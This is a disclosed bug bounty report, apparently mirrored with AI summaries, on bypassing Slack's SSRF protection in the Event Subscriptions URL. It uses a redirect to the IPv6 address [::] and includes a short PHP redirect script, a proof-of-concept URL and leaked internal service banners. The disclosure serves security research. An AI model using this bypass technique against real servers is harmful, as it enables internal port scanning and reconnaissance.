Bypass of the SSRF protection in Event Subscriptions parameter.
The Event Subscriptions URL parameter in Slack apps was protected against SSRF, but the protection could be bypassed using an IPv6 address in the form [::]. An attacker could make the Slack server connect to internal services on arbitrary ports, enabling port scanning and service version disclosure.

- Triaged in 40 days
- Fixed in 6 months
- Paid in 6 months
- Disclosed after 7 months
The vulnerability is present in the "Event Subscriptions" parameter where:
"Your app can subscribe to be notified of events in Slack (for example, when a user adds a reaction or creates a file) at a URL you choose. ".
URL:
https://api.slack.com/apps/YOUAPPCODE/event-subscriptions?
When we add a site that does not meet API standards, we receive the following message:

Your request URL gave us a 500 error. Update your URL to receive a new request and challenge value.
After testing several SSRF techniques I found a bypass for this protection.
Using an IPV6 vector [::].
On my host, x.php has:
<?php
header("location: ".$_GET['u']);
?>
PoC:
http://hacker.site/x.php/?u=http://[::]:22/
Response: SSH [::]:22

"body": {
 SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
Protocol mismatch.

}
SMNTP [::]:25

"body": {
 220 squid-iad-ypfw.tinyspeck.com ESMTP Postfix
221 2.7.0 Error: I can break rules, too. Goodbye.

}

Non-existent port:
Impact
In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources, and scan for internal ports and get the versions of the services running on the server.
Referer: https://www.owasp.org/index.php/Server_Side_Request_Forgery https://hackerone.com/reports/61312
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could scan internal ports and obtain service versions, potentially leading to further attacks.
What the attacker needed
A Slack app with Event Subscriptions enabled; ability to host a redirect script
How it was found
- Set up a host with a redirect script that takes a URL parameter and redirects to it.
- In the Slack app's Event Subscriptions settings, enter a URL that points to the redirect script with the target internal address as the parameter.
- Slack's server follows the redirect and makes a request to the internal address, returning the response in the error message.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Server-Side Request Forgery (SSRF) is when an attacker tricks a server into making requests to internal systems that the attacker cannot reach directly. Here, Slack's event subscription feature let users specify a URL, and the protection against SSRF could be bypassed by using a special IPv6 address that points to the same machine. This let the attacker probe internal ports and see what services were running.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.





